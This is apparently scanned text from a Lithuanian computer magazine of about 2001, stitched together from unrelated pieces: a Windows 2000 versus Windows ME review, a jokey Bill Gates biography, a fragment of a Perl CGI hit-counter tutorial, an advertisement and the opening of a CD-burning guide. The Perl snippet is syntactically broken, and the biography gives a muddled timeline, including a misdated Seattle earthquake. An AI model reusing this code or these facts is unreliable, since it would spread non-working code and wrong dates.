Ir viskas būtų visai super, bet... Nebandykite ant Darbo Stalo ir Mano Kompiuteryje ieškoti nuotolinio priėjimo prie tinklo. Aš sąžiningai ieškojau ir netgi pagalvojau, kad retai naudojamos ikonos irgi prapuola nuo *deskto* :). Iš tikrųjų viskas yra paprasta: spaudi dešiniu pacuko klavišu "Network Neighborhood" ir pasirenki punktą "Properties". Kad dažnai ten nelandžiotum, siūlau visus susijungimus permesti ant darbo stalo, nes kitaip gresia šizofrenija po šimtojo karto per dieną paspaudus meniu punktą "Properties".

Specialiai darbui su grafika ir įrenginiais, kurie ją kažkaip apdoroja yra skirtas meniu punktas "Skeneriai ir Kameros". Dabar tokios aparatūros pajungimas vyksta labai intuityviai, bet tik tuo atveju, jeigu yra gamintojo *draiveriai* ir įrenginys palaikomas standartiškai :).

Dar labai patiko nerealus atsparumas. Net tuo atveju, jeigu vienas iš priedelių pakibo, operacinė sistema dirba labai stabiliai, o po užduoties ir *gliuko* panaikinimo nelieka jokių ženklų. Globalių pakibimų nebuvimas aiškintinas tuo, kad naujoje OS naudojamas kitoks darbo su užduotimis principas negu tai buvo "Windows 9*", dabar kiekvienam procesui yra paskirta dalis procesoriaus laiko, po kurio išsekimo procesorius užsiima kitais procesais. Jeigu programa pakimba, tai specialus dispečeris pasibaigus paskirtam laikui automatiškai atlaisvina procesorių. Dabar galima atidaryti bet kiek langų – tai negresia lūžinėjimais ir sistemos siūlimą persikelti į JAV :).

Senas, geras, reikalingas softas!

Dalis senų programų vis dėlto dirba. Visai nenori veikti programos, dirbančios tiesiai su geležimi arba naudojančios darbui VxD *draiverius* (2000 jų nėra). Dažniausiai tai yra *gamesai*, o paketai, skirti darbui, pasileidžia šioje sistemoje be jokių problemų. Tuo atveju, kai to reikia, sistemą galima apgauti padedant vienai *utelytei*, kurią galima rasti paties distributyvo kompakte (`cd:\support\apcompat.exe`). Jinai nuspręs, ar gali programa dirbti su 2000, ar ne, ir dar padės apgauti "fortkes". Kartais tai jai pavyksta. Tiesą sakant, nesu sutikęs tokio softo, kuriam nebūtų galima surasti analogo, dirbančio su W2K. Programų, dirbančių su 2000, sąrašuką galima atrasti čia: <http://www.microsoft.com/windows2000/upgrade/compat/search/software.asp>. Ten pat galima sužinoti apie bet kurios programos suderinamumą su autopaieška.

DEDAM LINOLEUMĄ ANT STALO!

ME įdiegimas – labai paprasta užduotis, jei tik proto yra


Šios operacinės sistemos įdiegimas labai panašus į "Windows 98" įdiegimą. Kaip visada, tau teks spaudinėti mygtuką NEXT (toliau) ir įvesti serijinį numerį, nurodžius direktoriją, kur gyvens šis meno kūrinys. Skirtingai negu "W98", čia *taimeris* veikia teisingai: laiką iki instaliacijos galo rodo tiksliai, proporcingai mažėdamas atsižvelgiant į atliktą darbą. Po pirmojo persikrovimo ekrano interfeisas kardinaliai pasikeičia ir pasirodo prieš mus visai kitu stiliumi, bet pamatyti jį galima tik instaliacijos proceso metu. Taigi pažiūrėjęs į tą vaizdą apie 10 min. užmirši jį iki kito sistemos instaliavimo :). Jeigu tu įdiegsi sistemą prieš tai minėtą, tai iš pat pradžių patikrink, ar nėra pas tavo programų, kurios nedirbs su "Milleniumu". Prie tokių programų galima priskirti programą *firewallą* "ATGuard". Kai aš pastačiau ME prieš seną sistemą, tai nauja paprasčiausiai atsisakė su juo dirbti... Reikėjo suspausti diską 100 proc. archyviatoriumi *format.com* :). Į švarų diską sistema atėjo be jokių problemų. Jeigu dėl seno softo gali kilti problemų, tai su geležimi jų kilti neturėtų visai, taip kaip visi "W98" *draiveriai* dirba ir čia. Tik tai ekstremaliais atvejais tau teks imti kompaktus su *draiveriais*, jeigu jų netyčia nebus sistemoje. Žinau porą atvejų, kaip ME visiškai nekabindavo *hardware*, kai tuo tarpu "W98" dirbo su juo be problemų :).

You are welcome!

Pirmą kartą užsikrovus sistemai visiems teks peržiūrėti filmuką apie tai, kad ME tai labai "faina" ir *rulezz*

forever. Labiausiai man patiko momentas, kai prie kompo pribėgo mažas berniukas ir pradėjo per klaviatūrą daužyti plaktuku, tik gaila, kad tas plaktukas buvo žaislinis ir plastmasinis.

Vaizdelis tikrai kardinaliai nepasikeitė, pasikeitė tik ikonos ir tai ne per daugiausia. Daug kas paimta iš "Win2000", kuris išėjo puse metų anksčiau. Taip pat tęsiasi pradėta jau "Win98" laikais *web* integracija. Kai pirmą kartą atidarai instrumentų panelę, tai iš pat pradžių su pasibaisėjimu pastebi 6 skyrius, bet geriau išžiūrėjęs supranti, kad tai tik dažniausiai vartojamos opcijos.




Tarp šių dažniausiai vartojamų opcijų buvo pastebėta sisteminio laiko korekcija. Niekad negalvočiau, kad žmonės tuo naudojasi labai dažnai, aš, pavyzdžiui, tai darau vieną kartą – OS instaliacijos metu :).

Naujos ir nelabai naujos naujienos!

Jeigu dėl išorės viskas aišku, tai dėl vidurių tikrai ne. Operacinę sudaro "Asiliukas IE 5.5" ir šviežias "Windows Media Player 7.0". Jeigu kalbėti apie "Eksplorerį", tai nieko gero ir nieko naujo jame nėra. Nuo 5.0 versijos jis skiriasi tik tai tuo, kad buvo ištaisyti visi *bugai*, kurie buvo surasti penktojo asiliuko gyvavimo metu ir pridėta visa galybė naujų. Ko nepasakysim apie *media playerį*, kuris tikrai iškentė visą galybę plastinių operacijų. Visų pirma mes atkreipsime dėmesį į išorinį vaizdą. Dabar tai ne kokia nors pilka mažytė programėlė, dabar tai tobulybės viršūnė :). Šis softas turi galimybę palaikyti *skins* ir ne bet kokius, o tokius, kad kitas *playeris* juos pamatęs gali ramiausiai šalia išgerti alaus ir parūkyti.

Atkuriamų formatų kiekis tiesiog milžiniškas, o muzikos iš kompaktų mėgėjams yra galimybė dainų pavadinimų ieškoti www.cddb.com. Tiems, kurie mėgsta ne tik klausyti, bet ir žiūrėti, yra specialiai integruotas vizualizatorius. Kaip ir *skinai*, jis labai gražus, bet dirbdamas jis taip stabdo mašiną, kad norisi kuo greičiau jį išjungti ir patraukti tolyn.

Absoliučiai naujas dalykas yra "System Restore". Jinai iš tikrųjų yra ne kas kita, kaip "BackUp" tavo sistemat. Šių programų grupei priskiriamos šios plačiai žinomos ir vartojamos programos: "9Lives", "TrialBlazer".



Ši *utelytė* padės tau atkurti sistemą po esminio nulūžimo, bet negalvok, kad jinai kuo nors padės, jeigu kils kokia nors stichinė nelaimė, pavyzdžiui, žemės drebėjimas, potvynis arba šaldytuve nebus alaus :).


DOS mėgėjų laukia liūdna žinia, iš Linoleumo jis dalinai išimtas. DOS langai gali atsidaryti ir galima su jais dirbti tik tuo atveju, jeigu tu esi vinduose. Tad jeigu padedamas "Partition Magic" tu padarei porą pakeitimų savo diske ir jeigu tau reikia jiems realizacijai persikrauti į *real* DOS, virš tavo *hardo* praskris rožinis paukštis – *ablomingo* :). Langai pradės persikrauti, bet jie neįeis į DOS, o paprasčiausiai perkraus sistemą, o tai reiškia, kad visus pakeitimus, padarytus *madžiku*, teks vėl atlikti iš naujo. Bet tai nėra problema, nes atsirado auksarankių, kurie padarė viską, kad DOS galėtų grįžti į savo vietą. Programą galima nusi-pompinti šiuo adresu: www.sgmvp.freewebsites.com/winme.html.

Apie darbą ir apie dar kai ką!

Apie sistemą aš jau papasakojau, o dabar porą min-



čių apie jos darbą. Dabar užkrovimas užima mažiau laiko, bet žymaus pagreitėjimo aš nepastebėjau. Taip, palyginti su prieš tai buvusia sistema, pagreitėjimas jaučiamas, bet visai ne toks didelis, kokio mums norėtusi. Sisteminiai reikalavimai ne tokie jau ir dideli. Pagal gamintojų pareiškimą, užteks ir P166 su 32 metrais smegenų. Po darbo su C466 ir 64 megais aš pagalvojau, kad tikrai nepavydžiu pirmojo komplekto turėtojams (kurie dirba su 166). Bloga tradicija tai, kad sistema užima vis daugiau vietos. Tik pats Linoleumas užima 350 megų. Eilinis "marazmas" – instaliacijos proceso metu visas distributyvas yra kopijuojamas į "Windows" direktoriją (150 Mb). Įdomu, kam tai daryti, jeigu vartotojas turi visą kompaktą su distributyvu? Distributyvas yra kataloge "Options" ir su juo gali daryti ką nori, nors už pasekmes aš neatsakau :). "Ramybės, sūnau mano, – pasakysi tu, – 500 megų nėra taip jau daug pas mane mp3 užima kur kas daugiau". O ne, prie visų šitų megų dar reikia pridėti 150-300 Mb iš katalogo "Restore", kur yra *bekapas*. Ir iš viso apie Gb vietos, o juk dar nieko iš softo neinstaliavai :).



Negaliu nutylėti apie tai, kaip pasikeitė darbo su disku principai, neteisingai užbaigus darbą. Skandiskas pasileidžia tiesiai vinduose (juk DOS nėra :)), taigi mylimieji mėlynieji langeliai "must die", skandiskas jau mūsų grafikoje.

PASIRINK MANE, PASIRINK MANE!

Jeigu atėjai iki šios vietos ir šiaip rengiesi pabaigti skaityti šias eilutes, siūlau tau kuo greičiausiai sustoti ir baigti skaityti iki galo. Tie, kurie niekur nesiruošė eiti, tegul įsitaiso patogiau ir aš pratęsiu. Abi sistemos, be jokių abejonių, yra protingesnės ir savarankiškesnės negu prieš tai buvusios versijos, bet vis dėlto reikalauja labai daug resursų. Jeigu tavo mašinėlė yra silpnesnė negu PII300 ir atminties ji turi mažiau negu 64 Mb, W2K geriau palik ramybėje :). Užtai "Millenium" gali vartoti atspūžes, aišku, po kelių *tweaky*. Viso jo grožio tu tikrai neįžvelgsi, o *mediaplayerio* vizualiuosius stebuklus geriau visai užmiršk. Žodžiu, Langus tu turėsi naujus, bet jų gyvenimo sąlygos bus tikrai spartietiškos, geriau pagalvok apie *apgėridą* ir nesikankink mąstydamas apie sistemos keitimą. Jeigu tavo ma-

šina tempia bet kokią sistemą, tai verta pagalvoti apie kiekvienos sistemos plusus ir minusus.

ME – nežinūrint į tai, kad sistema lyg ir atsinaujino, atsirado problemų su geležimi – galbūt tai tik lengvas sirguliavimas, bet noriu pasakyti, jog viename mano darbe, viename iš kompų ME nesurado videokortos. Nepaisant daugybės bandymų ir visokių triukų, korta nesuveikė, nors su "Win98" ir "W2K" ji veikia be jokių problemų. Vienas iš mano pažįstamų instaliuodamas ME susidūrė su labai keista situacija. Specialiai skeneriui mašinoje buvo įdiegta *skazi* korta, viskas buvo normalu iki to momento, kai prie kompo buvo prijungtas ir pats skeneris :). Po šio *deviso* pajungimo iš kompo prapulavo CD-ROM ir jo nebūdavo tol, kol skeneris būdavo pajungtas prie *skazi* kortos. Buvo išbandyta daug kas, bet tai nepadėjo, turėčiau pasakyti, kad su "Win98" tokių problemų nebūdavo. Nepaisant to, kad sistema yra nauja, darbo principai su *draiveriais* ir atmintimi irgi nauji. Atidarius daug langų ME gali nulūžti. Instaliavus daug skirtingų programų šis įvykis gali tapti sisteminiu, nors tai priklauso nuo laimės :). Dažniausiai lūžiai gresia tiems, kurie mėgsta per trumpą laiką instaliuoti, paskui pašalinti dešimtis programų. Kas teigiama, skiria ME nuo W2K – ME supranta visą softą ir *gamesus*, kurie dirba su geležimi tiesiogiai. Žodžiu, su ME dirbs viskas. Plus lengvas įdiegimas ir reguliavimas. Jeigu tu neturi jokių egzotinių aparatų ir jie nauji, greičiausiai viskas bus gerai.

W2K – ką čia galima pasakyti, tai sistema profesionalams, po įdėtų į jos įdiegimą ir reguliavimą pastangų dirbs tikrai patikimai. Po įdiegto į ją *plug'n'play* palai-ko visus naujus standartus ir formatus. Gal man tik pasirodė, bet aš manau, kad čia galima priversti dirbti, bet kokį aparatą, reikia tik pagalvoti ir atakuoti smege-

nis. Skirtingai nuo "Win98" ir ME – ji yra sistema, kuri instaliuojama ne vienu kartui per mėnesį, bet vieną kartą ir praktiškai visam laikui. Aišku, 2000 ne tokie intuityvūs kaip ME, bet praėjus kai kuriam laikui pradeda vis labiau patikti. Šiaip jos skiriasi taip kaip tarp pirmo žigulio ir paskutinio mersedeso. Sakau jums, jeigu norite patirti tą malonumą, tai instaliuokite 2000 ir kurį laiką padirbkite. Negalima nutylėti, kad sistema reikalauja labai daug atminties, tai jau NT laikų tradicija. Vieninteliu sistemos minusu galima laikyti tai, kad joje neveikia dauguma žaidimų ir dalis softo.

Nuosprendis

1. Jeigu esi paprastas vartotojas, pasilik "Win98", ir viskas.
2. Jeigu tu esi vartotojas, bet mėgsti, kad sistema kas metus būtų vis naujesnė ir gražesnė, tai bėk į kompaktų turgelį ir pirk "Windows Millenium". Kartu su grožiu tu gausi ir didesnius patogumus dirbant. Aišku, yra nesusipratimų su kai kuriais servais. Užtai yra sustiprintas *multimedijiskumas*: *web* konferencijos, *web* kameros ir t. t. funkcionuoja geriau.
3. Jeigu tu – *advanced user* ir nori tą savo "advanced" tobulinti, tai statyk W2K. Jinai tau padės suprasti, kas yra servais ir kaip dirba operacinė sistema ir t. t.
4. Jeigu tu – *cool* hakeris, tai be klausimų statykis W2K, nes pagal galingumą ir opcijas W2K jau dabar galima lyginti su LINUX. Šiaip tai mes tau patartume pastatyti ir W2K, ir LINUX. W2K tai puiki operacinė adminam, ir tau būtina ją mokytis, nes dabar vis daugiau serverių pereina prie šios sistemos. O jeigu nori ką nors gerai hakinti, tai tą "ką nors" turi ir gerai mokėti.



INSCENE MAN

Viljamas (Bilas) Henris Geitsas III

Kompiuterijos korporacijos "Microsoft" kūrėjas ir valdytojas. Dar vaikystėje mėgo pasitelkti į pagalbą lietuoklį, domėjosi tiksliaisiais mokslais. Būdamas 12 metų susidomėjo programavimu ir kiau- rias dienas praleisdavo elitinės Leiksaids mokyklos kompiuterių centre prie *supermeinfreimo* PDP-10. Pirmoji programa – elektroninis tvarkaraštis, kuris suteikė galimybę jaunuoliui vaikščioti į paskaitas su puikiomis mergytėmis. Pirmoji įkurta kompanija – "Traf-O-Data" Dar besimokydamas mokykloje sukūrė ir pradėjo pardavinėti PO kompiuterinių tinklų *trafiko* analizei.


1973-aisiais įstojo į Harvardo universitetą ir gavo programuotojo vietą. Vis labiau populiarėjant "Altair 8800" užsiėmė programavimu mikrokompiuteriams. Kartu su Polu Alenu ir laisvai samdomu pagalbininku Monte Davidovu sukūrė "Altair" skirtą BASIC. 1975 metais nutarė mesti mokslą universitete ir būdamas devyniolikos metų įkūrė "Microsoft" kompaniją. 1980-1981 metais, IBM užsakymu, "Microsoft" kompanija sukūrė MS-DOS. 1985-aisiais kompanija pristatė pasauliui "Windows", 1992-aisiais – "Windows 3.1" (išleista 10 milijonų kopijų), 1995 metais – "Windows 95". Jau 1986-aisiais trisdešimt vienerių metų Bilo Geitsos turtas viršijo milijardą dolerių ir per minutę prie jų prisidėdavo dar po 10 tūkstančių Nenuostabu, jog B.Geitsas susidomėjo filantropija (šeimyniniame labdaros fonde – 22 milijardai dolerių). Dabar jo turtas vertinamas 65 milijardais dolerių. B.Geitsas vis dar pats turtingiausias Žemės žmogus, uždirbantis savo darbu, o ne iš paveldėjimo.

Po 2000-aisiais įvykusio skandalo "Microsoft" padalinyje, paliko generalinio direktoriaus kėdę ir tapo pagrindiniu korporacijos "architektu".

B.Geitsas turi didžiulę "gerbėjų" armiją visame pasaulyje. 1998-ųjų vasarį Briuselyje teko "paragauti" didžiulio kreminio torto kąsnio. Tų pačių metų kovo 1 dieną, per didžiulį žemės drebėjimą Sietle ir vyraujant visuotinai panikai, šaltakraujiškai tęsė naujos "Windows" versijos pristatymą. Knygų apie *chaiteką* versle autorius: "Kelias į ateitį" (1995), "Verslas minties greičiu" (1999). Mėgstamiausias amerikietiško kino *blokbasterių* prototipas: "AntiTrast" (2001), "Bilas Geitsas mirė" (šiuo metu filmuojama).

Hobis – skaitymas, bridžas, golfas.





Gružybė

Viskas būtų gerai, bet tikriausiai tu norėsi padaryti skaitiklį su grafiniais skaičiais, o ne su tekstiniais. Tam reikės skaičių paveikslukų nuo 0 iki 9. Pavyzdžiui, tokių: Gautus paveikslukus pervardink šitaip: failo pavadinimas = skaičius paveiksluke.

T. y. failas, kuriame yra 5, vadinsis *5.gif* arba *5.jpg*. Dabar reikia šiek tiek pakeisti patį skriptą. Atidarom failą *counter.cgi* redagavimui ir einam į 61 eilutę. Ji atrodo šitaip:

```
print "$count";
Ištrink ją ir parašyk štai ką:
@count = split("", $count);
foreach (@count) {
print "<img src='http://localhost/".$. ".gif"'>";
}
}
```

Dabar pakeisk *http://localhost/* į kelią serverį, kuriame yra tavo paveikslukai, o paskui *.gif">* pakeisk į *.jpg">*, jei naudoji JPEG paveikslukus. Viskas. Galima pabandyti.


Išvados

Kaip matai, nieko sudėtinga. Viskas pakankamai paprasta ir suprantama, bent jau aš tikiuosi, kad taip yra. Aprašiau patį paprasčiausią skaitiklį, kuris skaičiuoja tik apsilankymų skaičių. O be to, kiekvienam atskiram puslapiui skaitiklis skaičiuoja apsilankymus atskirai.

Bet adresu

www.kastle.net/products/counter2.shtml



gali rasti antrą šio skaitiklio versiją. Jis skaičiuoja unikalių lankytojų skaičių, o ne puslapio pakrovimus. Derinamas šis skriptas visiškai taip pat, kaip ką tik aprašytas.



Be šitų skriptų yra milžiniškas kiekis visokių skaitiklių, kuriuos gali įtraukti į savo web puslapį ir didžiuliamas parašyti "counted by me ;)". Tokių skriptų gali rasti įvairiuose nemokamų skriptų kataloguose. Kaip šitas:


http://cgi.resourceindex.com/Programs_and_Scripts/Perl/Access_Counters/.

Be PERL skriptų čia yra kūva C, C++, TCL ir net "Visual Basic" skriptų. Vienu žodžiu, skaičiuok su mumis, skaičiuok kaip mes, skaičiuok geriau už mus!



BEVIELIS „INTERNETAS“

BEVIELIAI KOMPIUTERINIAI TINKLAI



RADIJO RYŠIO PRIEMONĖS



GPS
IMTUVAI

FEDINGAS

Antakalnio g. 36, Vilnius

Tel. (8-22) 70 98 08

<http://www.fedingas.lt>

Pakankinsim vienaakį?

Rekomendacijos kompaktų įrašymo tema



Klimas (mimino@writeme.com), vertėjas: Maxas (max@hacker.lt)

Mūsų laikais, ypač jei leidžia šeimos biudžetas, visai neblogai pereiti prie naujų technologijų ir pradėti naudotis eilinėmis informacijos laikmenomis – kompaktiniais diskais: CD-R ir CD-RW. Tai reikštų, kad mums reikės įrenginio, kuris mokės elgtis su vienaakiais – juos įrašinėti ir perrašinėti.



Progresas ir vienaakiai

Progresas vietoje nestovi nė minutės, ypač greitai progresuoja kompiuterinės technologijos. Ką tai gali turėti bendra su tavim? Viskas labai paprasta: prisimink, kaip tekdamo bėgioti pas draugelį su krūva diskelių, kai reikėjo persirašyti naują žaidimą. O po poros metų jis atnešdavo tau savo dulkėtą kietąjį diską, kuriame buvo trys šimtai MP3 gabalų. Bet tai ne itin patogiu. Sutinku. Mūsų laikais, ypač jei tai leidžia šeimos biudžetas, visai neblogai pereiti prie naujų technologijų ir pradėti naudotis eilinėmis informacijos laikmenomis – kompaktiniais diskais: CD-R ir CD-RW.

Tai reikštų, kad mums reikės įrenginio, kuris mokės elgtis su vienaakiais – juos įrašinėti ir perrašinėti. Nieko nepasakosiu apie tai, kokį CD-RW tau reikėtų pirkti – tam yra skyrius FERRUM, bet mano tikslas – papasakoti, ką galėtum nuveikti su šiuo *devisu*.



Nauji dalykėliai

Čia ir atėjo laikas prisiminti porą svarbių dalykų, kurie glaudžiai susiję su mano (o galbūt ir su tavo) *rekorderiu*. Pirmoji iš jų – naujoji technologija "Burn-Proof". Tai technologija, kuri leidžia išvengti tokio nemalonaus dalyko, kaip disko sugadinimas dėl to, jog *buferis* yra tuščias ("Buffer Underrun"). Technologiskai tai atrodo daug mažiau šitaip: *rekorderis* neperveda lazerio iš skaitymo galingumo į rašymo galingumą tol, kol vidinis įrenginio *buferis* nebus beveik pilnas. Po to, kai lazeris pervestas į rašymo galingumą, *rekorderis* nuolat kontroliuoja *buferio* užpildymo lygį ir jei *buferis* tampa tuščias, vėl perveda lazerį į skaitymo galingumą. Kai *buferis* vėl užpildomas, *rekorderis* perskaito anksčiau įrašytus duomenis ir praėjusio sustojimo vietoje perveda lazerį į rašymo galingumą pratęsdamas kompaktų įrašymą. Tokiu būdu pasiekiamas nepriklausomumas tarp įrašymo takelių ištisumo ir duomenų įvesties pastovumo. Iš visų šių sudėtingų žodžių galima padaryti vieną išvadą – labai patikimi SCSI *rekorderiai* atsidūrė vienoje eilėje su IDE įrenginiais. Taigi diskai veltui neišmetami, kaip buvo anksčiau – smulkmena, bet malonu.


Antras įdomus dalykas yra tas, kad ne visos įdomios rūšys yra vienodai sveikos – kai kurie kompaktai tiesiog neatlaiko įrašymo tokiais greičiais, kaip 10X arba 12X. Su labai įdomiomis išvadomis apie CDR kompaktų pasirinkimą tu gali susipažinti adresu www.ixbt.com/storage/cdr-disk-test-p1.html arba www.3dnews.ru/reviews/storage/cdr-quality. Bendra išvada, galiojanti visiems pas mus parduodamiems CDR yra tokia: pigu ir kokybiška vienu metu nebūna. Turėk omeny. Jei paklausi, kokius diskus įrašinėju aš, tai atsakysiu – įvairius. Bet daugiausia 80 minučių "Verbatim".



Atgal, prie avinų


Tiek to, grįžkim prie mūsų avinų. Įstačiau aš į kompiuterą savo naują įrenginį ir tuoj pat pradėjo mane kankinti kitas klausimas – kokį softą naudoti įrašymui? Pasirinkimas šiaip jau nėra labai sunkus, bet vis dėlto... Pirmiausia aplankiau www.cdmediaworld.com ir galutinai sumaišiau visas mintis savo galvoje :). Mums reikalingos informacijos ten – krūva. Teko apsispręsti, kam aš daugiausia naudosiu savo *draivą*. Išėjo, kad dažniausiai atsarginiam savo duomenų kopijavimui, MP3 archyvo įrašymui, taip pat muzikinių žaidimų bei programinių diskų perrašymui, kas yra labai aktualu mūsų sunkiais laikais. Įvairiausiai interesai, ką ir pasakyt :).

Pirmoji programa, kurią man pavyko rasti, buvo "WinOnCD". Bet perspompuoti ją iš interneto yra gana problematiškas klausimas dėl jos dydžio. Jei yra galimybė gauti "WinOnCD" kompaktų arba kaip nors kitaip, tai geriau šią galimybę išnaudoti. Instalavimas vyko be problemų, programa apsigyveno mano sistemoje kaip giminaitė. "WinOnCD" ypatinga tuo, kad sunaudoja labai mažai sisteminių resursų, veikia stabiliai net silpnose sistemose. Tiesa, atkreipk dėmesį į išankstinio testavimo galimybę, t. y. ar moka programa įvykdyti tam tikrą veiksmų seką, kuri primintų įrašymo procesą, bet disko neįrašytą. Tada gerokai sumažėja rizika sugadinti diską jau įrašant.




Štai ji kokia!

